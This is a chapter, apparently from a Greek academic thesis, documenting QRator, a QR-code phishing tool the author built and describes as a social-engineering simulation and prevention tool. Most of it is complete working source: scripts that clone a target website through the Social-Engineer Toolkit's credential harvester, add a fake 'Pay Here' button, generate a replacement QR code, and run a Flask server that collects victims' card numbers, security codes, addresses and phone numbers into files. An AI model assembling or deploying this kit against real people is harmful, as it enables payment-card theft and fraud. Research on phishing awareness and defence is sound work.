    - Η εταιρεία κυβερνοασφάλειας Lookout έδειξε την πιθανότητα των επιθέσεων phishing με QR κωδικούς χρησιμοποιώντας έναν ψεύτικο QR κωδικό στο συνέδριο RSA. Ο κωδικός υποσχόταν την ευκαιρία να κερδίσει κάποιος ένα iPhone αλλά ανακατεύθυνε τους χρήστες σε έναν κακόβουλο ιστότοπο. Αυτός ο τύπος επίθεσης δείχνει πόσο εύκολα μπορούν να χρησιμοποιηθούν οι QR κωδικοί σε social engineering σε δημόσιους χώρους (PortSwigger Security).

# Κεφάλαιο 3ο


## 3. QRator


Το QRator είναι ειδικά κατασκευασμένο ως ένα εργαλείο πρόληψης και αντιμετώπισης social engineering attacks και συγκεκριμένα ειδικεύεται στην προσομοίωση και στην πραγματοποίηση επιθέσεων Quishing μέσω της χρήσης QR κωδικών. Ειδικεύεται στην αντιγραφή ιστοσελίδων και στην παραποίηση τους σύμφωνα με τις οδηγίες του χρήστη του. Η έκδοση που θα αναλυθεί παρακάτω προσθέτει ένα κουμπί με το κείμενο “pay here” σε μια αντιγραμμένη ιστοσελίδα και στη συνέχεια προσπαθεί να χειραγώγησει τον χρήστη ώστε να του κλέψει προσωπικές πληροφορίες, π.χ. πιστωτικές κάρτες, διευθύνσεις.

Έχει 2 εκδόσεις, την CLI έκδοση που μπορεί να χρησιμοποιήσει κάποιος σε ένα οποιοδήποτε linux μηχάνημα τρέχοντας το python script στο terminal, και την έκδοση που είναι συνδυαστική καθώς η αντιγραφή και η παραποίηση της ιστοσελίδας συμβαίνει πάλι σε κάποιο linux μηχάνημα, ενώ η εκτέλεση πραγματοποιείται από ένα mobile app interface.

Με αυτό τον τρόπο δίνεται η δυνατότητα στον χρήστη να επιλέξει τον τρόπο επίθεσης. Η εφαρμογή στο κινητό δίνει τη δυνατότητα α) για μια άμεση επίθεση στον στόχο, δημιουργώντας έναν καινούριο κωδικό QR ο οποίος μπορεί να χρησιμοποιηθεί άμεσα με κάποιο εκτυπωτή τσέπης, β) για μια πιο μελετημένη επίθεση, παίρνοντας πρώτα το URL από το QR, και οργανώνοντας στη συνέχεια μέσω του προγράμματος CLI την επίθεση ανάλογα με τις απαιτήσεις και τις προτιμήσεις του χρήστη.

Να σημειωθεί ότι προγραμματιστικά, όσον αφορά τη διαδικασία αντιγραφής και παραποίησης, και οι 2 μορφές επίθεσης χρησιμοποιούν τις ίδιες μεθόδους οπότε θα περιγράφουν μαζί στην CLI έκδοση του εργαλείου.





## 3.1 Αρχιτεκτονική – Βιβλιοθήκες – Τεχνολογίες

### 3.1.1 Command Line Interface

#### 3.1.1.1 Αρχιτεκτονική




Η αρχιτεκτονική του CLI εργαλείου απεικονίζεται στο παραπάνω διάγραμμα και αποτελείται από έναν κεντρικό υπολογιστή που εκτελεί την εφαρμογή QRator. Όταν ο χρήστης εισάγει το URL για την επίθεση, το πρόγραμμα αντιγράφει την ιστοσελίδα από το διαδίκτυο και στη συνέχεια την ανεβάζει στον Flask server. Από εκεί, προκύπτει ένας νέος κωδικός QR, τον οποίο σαρώνει το θύμα. Ως αποτέλεσμα, το θύμα συνδέεται με τον κακόβουλο server, επιτρέποντάς μας να υποκλέψουμε τα δεδομένα του.

#### 3.1.1.2 Βιβλιοθήκες

pexpect

- **Χρήση**: Στο cloner.py για την αλληλεπίδραση με το Social-Engineer Toolkit (SET).
- **Λειτουργία**: Αυτή η βιβλιοθήκη επιτρέπει την αυτοματοποίηση εφαρμογών στο terminal. Χρησιμοποιείται για την εκτέλεση εντολών, την αναμονή για προτροπές και την αποστολή εισόδου σε διαδραστικά προγράμματα.

shutil

- **Χρήση**: Στο desk.py για την αντιγραφή αρχείων.
- **Λειτουργία**: Παρέχει λειτουργίες υψηλού επιπέδου για την εργασία με αρχεία και καταλόγους, όπως αντιγραφή και μετακίνηση αρχείων.

os

- **Χρήση**: Σε desk.py, qrer.py, modifier.py, και uploadflask.py για λειτουργίες συστήματος αρχείων.
- **Λειτουργία**: Παρέχει έναν τρόπο αλληλεπίδρασης με το λειτουργικό σύστημα, συμπεριλαμβανομένης της πρόσβασης στο σύστημα αρχείων, της δημιουργίας καταλόγων, και της διαχείρισης αρχείων και δικαιωμάτων.

stat

- **Χρήση**: Στο desk.py για την αλλαγή δικαιωμάτων αρχείων.
- **Λειτουργία**: Περιλαμβάνει σταθερές και λειτουργίες για τον καθορισμό δικαιωμάτων αρχείων.

qrcode

- **Χρήση**: Στο qrer.py για τη δημιουργία QR κωδικών.
- **Λειτουργία**: Παρέχει εργαλεία για τη δημιουργία και διαχείριση QR κωδικών.

BeautifulSoup από bs4

- **Χρήση**: Στο modifier.py για την ανάλυση και τροποποίηση HTML εγγράφων.
- **Λειτουργία**: Επιτρέπει την εύκολη ανάλυση HTML και XML εγγράφων, διευκολύνοντας την τροποποίηση των DOM στοιχείων.

subprocess

- **Χρήση**: Στο qrator.py για την εκτέλεση εξωτερικών Python scripts.
- **Λειτουργία**: Επιτρέπει την εκτέλεση εξωτερικών προγραμμάτων και τη διαχείριση εισόδου/εξόδου αυτών των προγραμμάτων.

Flask

- **Χρήση**: Στο uploadflask.py για τη δημιουργία web εφαρμογής.
- **Λειτουργία**: Ένα micro web framework που παρέχει τα εργαλεία για την κατασκευή web εφαρμογών, όπως διαχείριση διαδρομών, απόδοση προτύπων και διαχείριση αιτημάτων.

render_template από flask

- **Χρήση**: Στο uploadflask.py για την απόδοση HTML προτύπων.
- **Λειτουργία**: Επιτρέπει την απόδοση HTML αρχείων (templates) με δεδομένα που παρέχονται από το backend.

request από flask

- **Χρήση**: Στο uploadflask.py για την επεξεργασία αιτημάτων φόρμας.
- **Λειτουργία**: Επιτρέπει την πρόσβαση σε δεδομένα αιτημάτων, όπως τα δεδομένα φόρμας που υποβάλλονται μέσω POST.

#### 3.1.1.3 Τεχνολογίες

**Python**

- Τεχνολογία: Γενικής χρήσης γλώσσα προγραμματισμού υψηλού επιπέδου.
- Χρήση: Η βάση για όλα τα scripts στο QRator.

**Flask**:

- Τεχνολογία: Είναι το βασικό framework που χρησιμοποιήθηκε για την ανάπτυξη της εφαρμογής web.
- Χρήση: Χρησιμοποιείται για τη διαχείριση των δρομολογήσεων URL, τη διαχείριση των αιτημάτων HTTP και την απόδοση των σελίδων HTML.

**HTML**:

- Τεχνολογία: Είναι η γλώσσα σήμανσης που χρησιμοποιείται για τη δημιουργία της δομής και του περιεχομένου των ιστοσελίδων.
- Χρήση: Χρησιμοποιείται για να καθορίσει τη δομή και τα στοιχεία ενός web page, όπως κείμενα, εικόνες, συνδέσμους κλπ.

**CSS**:

- Τεχνολογία: Είναι η γλώσσα στυλ που χρησιμοποιείται για τη μορφοποίηση και την εμφάνιση των στοιχείων που έχουν δημιουργηθεί με HTML.
- Χρήση: Χρησιμοποιείται για να καθορίσει το πώς θα παρουσιαστούν τα στοιχεία στη σελίδα, όπως χρώματα, γραμματοσειρές, περιθώρια κλπ.

**JavaScript**:

- Τεχνολογία: Είναι μια γλώσσα προγραμματισμού που χρησιμοποιείται για τη δημιουργία δυναμικών και διαδραστικών στοιχείων στις ιστοσελίδες.
- Χρήση: Χρησιμοποιείται για τη δημιουργία διαδραστικών στοιχείων όπως φόρμες, ελέγχους εισαγωγής, ενέργειες χρήστη κλπ.

**Social-Engineer Toolkit (SET)**

- Τεχνολογία: Ανοιχτού κώδικα εργαλείο για κοινωνική μηχανική και επιθέσεις phishing.

- Χρήση: Χρησιμοποιείται στο cloner.py για την κλωνοποίηση ιστοσελίδων.

**File System Operations**

- Τεχνολογία: Λειτουργίες συστήματος αρχείων όπως η δημιουργία, ανάγνωση, εγγραφή, και αντιγραφή αρχείων και καταλόγων.
- Χρήση: Εκτελούνται από τις βιβλιοθήκες os, shutil, και stat σε διάφορα αρχεία (π.χ., desk.py, uploadflask.py).

**Web Forms**

- Τεχνολογία: HTML φόρμες για τη συλλογή δεδομένων από τους χρήστες.
- Χρήση: Χρησιμοποιούνται στο uploadflask.py για τη συλλογή πληροφοριών όπως αριθμοί καρτών και προσωπικά στοιχεία.

**QR Codes**

- Τεχνολογία: Δισδιάστατοι κωδικοί που αποθηκεύουν δεδομένα.
- Χρήση: Δημιουργούνται με τη βιβλιοθήκη qrcode στο qrer.py.

**Python Exception Handling**

- Τεχνολογία: Μηχανισμός για τη διαχείριση σφαλμάτων κατά την εκτέλεση προγραμμάτων.
- Χρήση: Χρησιμοποιείται σε διάφορα σημεία για τη διαχείριση πιθανών σφαλμάτων (π.χ., modifier.py, uploadflask.py).

**Terminal/Command Line**


- Τεχνολογία: Διεπαφή γραμμής εντολών για την εκτέλεση εντολών και προγραμμάτων.
- Χρήση: Χρησιμοποιείται σε συνδυασμό με τη βιβλιοθήκη pexpect στο cloner.py και τη βιβλιοθήκη subprocess στο qrator.py.

**HTTP/HTTPS**

- Τεχνολογία: Πρωτόκολλα για τη μεταφορά δεδομένων στο Διαδίκτυο.
- Χρήση: Χρησιμοποιούνται από το Flask app για την εξυπηρέτηση αιτημάτων web.

## 3.1.2 Mobile-operated CLI

### 3.1.2.1 Αρχιτεκτονική




Όπως απεικονίζεται στο παραπάνω διάγραμμα, η αρχιτεκτονική της εφαρμογής αποτελείται από τα ακόλουθα μέρη: Το κινητό τηλέφωνο του χρήστη εκτελεί την εφαρμογή, η οποία αποστέλλει στη διεύθυνση IP του μηχανήματος που φιλοξενεί το σύστημα QRator, το URL του στόχου της επίθεσης. Το εν λόγω μηχάνημα, στη συνέχεια, αντιγράφει την ιστοσελίδα από το διαδίκτυο, την τροποποιεί και την ανεβάζει στο τοπικό δίκτυο χρησιμοποιώντας την πλατφόρμα Flask, στην οποία είναι συνδεδεμένο.

Το θύμα, το οποίο είναι συνδεδεμένο στο ίδιο δίκτυο, σαρώνει τον νέο κωδικό QR που έχουμε αντικαταστήσει. Με αυτόν τον τρόπο συνδέεται με τη δική μας κακόβουλη ιστοσελίδα, όπου επιδιώκουμε να αποκτήσουμε τα στοιχεία του.

### 3.1.2.2 Βιβλιοθήκες

**Android SDK**:

- **Περιγραφή**: Το Android SDK (Software Development Kit) παρέχει τα απαραίτητα εργαλεία και APIs για την ανάπτυξη εφαρμογών Android. Περιλαμβάνει τη βιβλιοθήκη βάσης του Android, που χρησιμοποιείται για τη δημιουργία UI, τη διαχείριση αρχείων, την εκτέλεση λειτουργιών δικτύου, κ.λπ.
- **Χρήση στην Εφαρμογή**:
    - Δημιουργία και διαχείριση του γραφικού περιβάλλοντος χρήστη (UI).

- Χειρισμός ενεργειών χρήστη, όπως κλικ κουμπιών και εισαγωγή δεδομένων.
- Διαχείριση δικαιωμάτων χρήστη για πρόσβαση σε κάμερα και αποθήκευση.

**ZXing (Zebra Crossing) Library**:

- **Περιγραφή**: Η ZXing είναι μια ανοικτού κώδικα βιβλιοθήκη για την ανάγνωση και τη δημιουργία γραμμωτών κωδικών (barcodes) και QR κωδικών.
- **Χρήση στην Εφαρμογή**:
  - Σάρωση QR κωδικών χρησιμοποιώντας την κάμερα της συσκευής.
  - Ενσωμάτωση του σαρωτή QR κωδικών μέσω του IntentIntegrator.

**JourneyApps BarcodeEncoder**:

- **Περιγραφή**: Η BarcodeEncoder είναι μια βιβλιοθήκη που χρησιμοποιεί τη ZXing για τη δημιουργία εικόνων QR κωδικών.
- **Χρήση στην Εφαρμογή**:
  - Δημιουργία QR κωδικών που περιέχουν διευθύνσεις URL.
  - Εξαγωγή των QR κωδικών ως εικόνων bitmap.

### 3.1.2.3 Τεχνολογίες

**HTTPURLConnection**:

- **Περιγραφή**: Το HttpURLConnection είναι μια κλάση του Java που χρησιμοποιείται για τη διαχείριση συνδέσεων HTTP. Παρέχει μεθόδους για τη διαμόρφωση και την εκτέλεση αιτημάτων HTTP, όπως GET και POST.
- **Χρήση στην Εφαρμογή**:
  - Αποστολή POST αιτημάτων στον server για την εκτέλεση script.
  - Διαμόρφωση των αιτημάτων με κατάλληλες κεφαλίδες (headers) και περιεχόμενο (body).

**StrictMode**:

- **Περιγραφή**: Το StrictMode είναι ένα εργαλείο για προγραμματιστές που βοηθά στην ανίχνευση λανθασμένων πρακτικών, όπως της εκτέλεσης λειτουργιών δικτύου στο κύριο νήμα της εφαρμογής.
- **Χρήση στην Εφαρμογή**:
  - Προσωρινή άρση περιορισμών για δοκιμές, επιτρέποντας λειτουργίες δικτύου στο κύριο νήμα.

**Permissions (Διαχείριση Δικαιωμάτων)**:

- **Περιγραφή**: Στο Android, οι εφαρμογές πρέπει να ζητούν άδειες (permissions) για πρόσβαση σε ευαίσθητες λειτουργίες της συσκευής, όπως είναι η κάμερα και η αποθήκευση.
- **Χρήση στην Εφαρμογή**:
  - Ζήτηση αδειών για χρήση της κάμερας για σάρωση QR κωδικών.
  - Ζήτηση αδειών για εγγραφή δεδομένων στην εξωτερική αποθήκευση της συσκευής.
  - Χρήση του ContextCompat και ActivityCompat για ελέγχο και αίτηση αδειών.

## Εργαλεία Ανάπτυξης

1. **Android Studio**:
   - **Περιγραφή**: Το Android Studio είναι το επίσημο IDE για την ανάπτυξη εφαρμογών Android. Παρέχει εργαλεία για τη συγγραφή, τον εντοπισμό σφαλμάτων και τον έλεγχο εφαρμογών.
   - **Χρήση στην Εφαρμογή**:
     - Ανάπτυξη του κώδικα της εφαρμογής.
     - Διαχείριση των εξαρτήσεων και των βιβλιοθηκών.
     - Προεπισκόπηση και σχεδιασμός του UI.
2. **Gradle**:
   - **Περιγραφή**: Το Gradle είναι ένα εργαλείο αυτοματοποίησης κτισίματος που χρησιμοποιείται για τη διαχείριση των εξαρτήσεων και τη δημιουργία των builds των εφαρμογών Android.
   - **Χρήση στην Εφαρμογή**:
     - Διαχείριση βιβλιοθηκών όπως της ZXing.
     - Δημιουργία και παραμετροποίηση των builds.

## 3.2 Κώδικας και επιλογές

### 3.2.1 Command Line Interface

#### 3.2.1.1 Κώδικας

cloner.py

```python
import pexpect

import time


def clone_website(url):

    # Start SET with the necessary command

    command = "sudo setoolkit"

    child = pexpect.spawn(command, encoding='utf-8', timeout=120)  # Extend timeout to 120 seconds


    # Enable logging to see what SET outputs

    logfile = open("setoolkit_log.txt", "w")

    child.logfile = logfile


    # Look for the terms of service prompt and handle it if it appears

    try:

        child.expect("Do you agree to the terms of service [y/n]: ")

        child.sendline("y")  # Agree to the terms

    except pexpect.exceptions.TIMEOUT:

        pass  # If the prompt doesn't appear, continue


    # Function to handle menu navigation with additional debugging

    def navigate_menu(option):

        try:

            # Wait for the main menu prompt

            child.expect("set", timeout=10)  # Adjust timeout as needed

            time.sleep(1)  # Adding a short delay before sending the option

            child.sendline(option)

            print(f"Sent option {option}")

        except pexpect.exceptions.TIMEOUT as e:

            print("Timeout exceeded while waiting for main menu prompt.")

            print(f"Buffer content before timeout: {child.before}")

            print("Check setoolkit_log.txt for details.")

            logfile.close()

            raise e

```

```
70
71      # Simplified navigation for the third option
72
73      navigate_menu("1")  # Option 1: Social-Engineering Attacks
74
75      navigate_menu("2")  # Option 2: Website Attack Vectors
76
77      navigate_menu("3")  # Option 3: Credential Harvester Attack Method
78
79      navigate_menu("2")  # Option 2: Site Cloner
80
81
82
83      # Enter the IP address for the POST back in Harvester/Tabnabbing
84
85      navigate_menu("127.0.0.1")  # Localhost for testing
86
87
88
89      # Enter the URL of the website to clone
90
91      navigate_menu(url)
92
93
94
95      # Wait for the cloning process to complete
96
97      try:
98
99          child.expect(pexpect.EOF, timeout=10)  # Extend timeout for cloning process
100
101     except pexpect.exceptions.TIMEOUT as e:
102
103         print("Timeout exceeded while waiting for EOF.")
104
105         print("Check setoolkit_log.txt for details.")
106
107         logfile.close()
108
109         raise e
110
111
112
113     # Print the output of the command
114
115     output = child.before
116
117     print(output)
118
119
120
121     # Close the log file
122
123     logfile.close()
124
125
126
127 if __name__ == "__main__":
128
129     # Prompt the user for the website URL
130
131     website_url = input("Enter the URL of the website to clone: ")
132
133     clone_website(website_url)
134
135
```

Αυτό το αρχείο χρησιμοποιεί τη βιβλιοθήκη pexpect για να αλληλοεπιδράσει με το εργαλείο Social-Engineer Toolkit (SET) και να κλωνοποιήσει μια ιστοσελίδα. Η διαδικασία περιλαμβάνει:

- Ξεκίνημα του SET με το sudo setoolkit.
- Διαχείριση των μηνυμάτων του SET (π.χ. αποδοχή των όρων χρήσης).
- Πλοήγηση στα μενού του SET για την επιλογή των κατάλληλων επιλογών για την κλωνοποίηση ιστοσελίδων.
- Εισαγωγή της IP διεύθυνσης και του URL της ιστοσελίδας που θέλουμε να κλωνοποιήσουμε.

desk.py

```python
import shutil
import os
import stat

def copy_file_to_desktop():
    # Define the source file path and the destination directory
    source_file = '/root/.set/index.html'
    destination_dir = '/home/kali/Desktop/qratorcml/templates'
    destination_file = os.path.join(destination_dir, 'index.html')

    try:
        # Ensure the source file exists
        if not os.path.exists(source_file):
            print(f"Source file does not exist: {source_file}")
            return

        # Ensure the destination directory exists
        if not os.path.exists(destination_dir):
            print(f"Creating destination directory: {destination_dir}")
            os.makedirs(destination_dir)

        # Copy the file to the desktop
        shutil.copy2(source_file, destination_file)
        print(f"File copied to {destination_file}")

        # Change the file permissions to make it publicly accessible
        os.chmod(destination_file, stat.S_IRWXU | stat.S_IRGRP | stat.S_IROTH)
        print(f"File permissions changed to make it publicly accessible")

    except Exception as e:
        print(f"An error occurred: {e}")

if __name__ == '__main__':
    copy_file_to_desktop()

```

Αυτό το αρχείο περιέχει μια συνάρτηση για την αντιγραφή ενός αρχείου από τον κατάλογο /root/.set/ στην επιφάνεια εργασίας του χρήστη ή στον επιθυμητό φάκελο. Η διαδικασία περιλαμβάνει:

- Έλεγχο αν το αρχείο προέλευσης υπάρχει.
- Δημιουργία του καταλόγου προορισμού αν δεν υπάρχει.
- Αντιγραφή του αρχείου index.html από τον κατάλογο προέλευσης στον προορισμό.
- Αλλαγή των δικαιωμάτων του αρχείου ώστε να είναι προσβάσιμο σε όλους.

qrer.py

```python
import qrcode
import os

def generate_qr_code(content, filename):
    # Generate QR code
    qr = qrcode.QRCode(
        version=1,
        error_correction=qrcode.constants.ERROR_CORRECT_L,
        box_size=10,
        border=4,
    )
    qr.add_data(content)
    qr.make(fit=True)

    # Create PIL image
    img = qr.make_image(fill_color="black", back_color="white")

    # Save the image
    img_path = os.path.join(os.path.dirname(__file__), filename)
    img.save(img_path)

    print(f"QR code saved as {img_path}")

if __name__ == "__main__":
    # Example usage:
    content = "http://localhost:5000"  # Your content here (e.g., URL)
    filename = "qr_code.png"  # Your desired filename here
    generate_qr_code(content, filename)

```

Αυτό το αρχείο περιέχει μια συνάρτηση για τη δημιουργία ενός QR κωδικού. Η διαδικασία περιλαμβάνει:

- Δημιουργία του QR κωδικού με τη βιβλιοθήκη qrcode.
- Αποθήκευση της εικόνας του QR κωδικού με το όνομα qr_code.png.

modifier.py

```python
from bs4 import BeautifulSoup

def add_pay_here_button(file_path):
    try:
        # Read the HTML file
        with open(file_path, 'r', encoding='utf-8') as file:
            soup = BeautifulSoup(file, 'html.parser')

        # Create the "Pay Here" button element with inline CSS
        button_html = '''
        <div style="display: flex; justify-content: center; align-items: center; margin-top: 20px;">
            <button onclick="window.location.href='boxsite'" style="
                background-color: #32CD32;
                color: white;
                padding: 15px 32px;
                text-align: center;
                text-decoration: none;
                display: inline-block;
                font-size: 16px;
                margin: 4px 2px;
                cursor: pointer;
                border: none;
                border-radius: 4px;
            ">Pay Here</button>
        </div>
        '''
        button_soup = BeautifulSoup(button_html, 'html.parser')

        # Add the button at the bottom of the body
        if soup.body:
            soup.body.append(button_soup)
        else:
            # If the body tag doesn't exist, create it and add the button
            soup.append(soup.new_tag('body'))
            soup.body.append(button_soup)

        # Write the modified HTML back to the file
        with open(file_path, 'w', encoding='utf-8') as file:
            file.write(str(soup))

        print(f"Button added successfully to {file_path}")

    except Exception as e:
        print(f"An error occurred: {e}")

if __name__ == '__main__':
    # Specify the path to the HTML file
    file_path = '/home/kali/Desktop/qratorcml/templates/index.html'  # Change this to the path of your HTML file
    add_pay_here_button(file_path)
```

- Η βιβλιοθήκη BeautifulSoup χρησιμοποιείται για την ανάλυση και επεξεργασία HTML και XML εγγράφων.

- Η συνάρτηση add_pay_here_button παίρνει ως παράμετρο το μονοπάτι προς ένα HTML αρχείο.

**Διαδικασία επεξεργασίας HTML**:

- **Ανάγνωση του HTML αρχείου**:

- Το αρχείο διαβάζεται και αναλύεται από την BeautifulSoup για να δημιουργηθεί ένα αντικείμενο soup που αντιπροσωπεύει τη δομή του HTML εγγράφου.

- **Δημιουργία του κουμπιού "Pay Here"**:
  - Ο HTML κώδικας για το κουμπί "Pay Here" δημιουργείται και αναλύεται επίσης από την BeautifulSoup.
  - Το κουμπί περιέχει CSS για την εμφάνιση και στυλ του.
- **Προσθήκη του κουμπιού στο HTML**:
  - Το κουμπί προστίθεται στο κάτω μέρος του σώματος (body) του HTML εγγράφου.
  - Αν το στοιχείο body δεν υπάρχει, δημιουργείται και προστίθεται το κουμπί.
- **Αποθήκευση των αλλαγών**:
  - Οι τροποποιήσεις αποθηκεύονται ξανά στο αρχείο.

- Αν υπάρξει οποιοδήποτε σφάλμα κατά τη διάρκεια της διαδικασίας, αυτό καταγράφεται και εμφανίζεται μήνυμα λάθους.

runner.py

```python
import subprocess
import threading
import time

# List of scripts to run
scripts = ['cloner.py', 'desk.py', 'modifier.py', 'uploadflask.py', 'qrer.py']

print("Running script:", scripts[0])
subprocess.run(['python', scripts[0]])

print("Running script:", scripts[1])
subprocess.run(['python', scripts[1]])

print("Running script:", scripts[2])
subprocess.run(['python', scripts[2]])

print("Running script:", scripts[3])
subprocess.run(['python', scripts[3]])

print("Running script:", scripts[4])
subprocess.run(['python', scripts[4]])


```

- Το παραπάνω αρχείο είναι υπεύθυνο για να ενεργοποιήσει όλα τα υπόλοιπα scripts με την σειρά ώστε να ολοκληρωθεί σωστά το πρόγραμμα.

qrator.py

```python
import subprocess

def run_script(script_name):
    print(f"Running {script_name}...")
    subprocess.run(['python', script_name])

def menu():
    # Dictionary with keys as menu options, values as tuples of (description, script name)
    scripts = {
        '1': ('Credential Thief Clone Attack', 'runner.py'),
        '2': ('Installation Attacks', 'xssnotcomingsoon.py'),
        '3': ('Ready Templates', 'xssnotcomingsoon.py'),
        '4': ('XSS (#coming_not_soon)\n', 'xssnotcomingsoon.py'),
    '9': ('Settings', None),
    '10': ('Credits\n\n', None),
    '99': ('Quit\n', None),

    }

    while True:
        print("\n QRator\n  \n Created by d1screet\n  \n Version 1.0.1 \n \nTool Menu:")
        for key, value in scripts.items():
            print(f"{key}: {value[0]}")

        choice = input("Please select an option: ")

        if choice in scripts:
            if choice == '99':
                print("Quitting the menu.")
                break
            else:
                script_name = scripts[choice][1]
                run_script(script_name)
        else:
            print("Invalid choice, please try again.")

if __name__ == "__main__":
    menu()

```

- Το αρχείο δημιουργεί ένα μενού που επιτρέπει στους χρήστες να εκτελούν τα διάφορα scripts χρησιμοποιώντας έναν κατάλογο με επιλογές επίθεσης.
- Χρησιμοποιεί τη βιβλιοθήκη subprocess για την εκτέλεση των scripts και παρέχει μια απλή διεπαφή για τη διαχείριση αυτών των επιλογών.

uploadflask.py

```python
from flask import Flask, render_template, request
import os

app = Flask(__name__)

# Define the directory to save submissions
SUBMISSIONS_DIR = 'submissions'

if not os.path.exists(SUBMISSIONS_DIR):
    os.makedirs(SUBMISSIONS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/boxsite')
def boxsite():
    return render_template('boxsite.html')

@app.route('/submit', methods=['POST'])
def submit():
    card_number = request.form.get('card_number')
    name = request.form.get('name')
    expiration_date = request.form.get('expiration_date')
    security_code = request.form.get('security_code')
    phone = request.form.get('phone')
    address = request.form.get('address')

    data = (
        f"Credit Card Number: {card_number}\n"
        f"Name on Card: {name}\n"
        f"Expiration Date: {expiration_date}\n"
        f"Security Code: {security_code}\n"
        f"Phone Number: {phone}\n"
        f"Address: {address}\n"
    )

    filename = os.path.join(SUBMISSIONS_DIR, f'{phone}.txt')

    with open(filename, 'w') as file:
        file.write(data)

    return 'Form submitted successfully!'

if __name__ == '__main__':
    # Bind to 0.0.0.0 to make the Flask app accessible externally
    app.run(host='0.0.0.0', port=5000, debug=True)

```

- Το αρχείο uploadflask.py είναι ένα Flask app που δημιουργεί μια web εφαρμογή με δύο σελίδες (index.html και boxsite.html).
- Οι χρήστες μπορούν να υποβάλουν μια φόρμα στη διαδρομή /submit, η οποία συλλέγει πληροφορίες όπως αριθμό κάρτας, όνομα, ημερομηνία λήξης, κωδικό ασφαλείας, τηλέφωνο και διεύθυνση. Τα δεδομένα αποθηκεύονται σε αρχεία

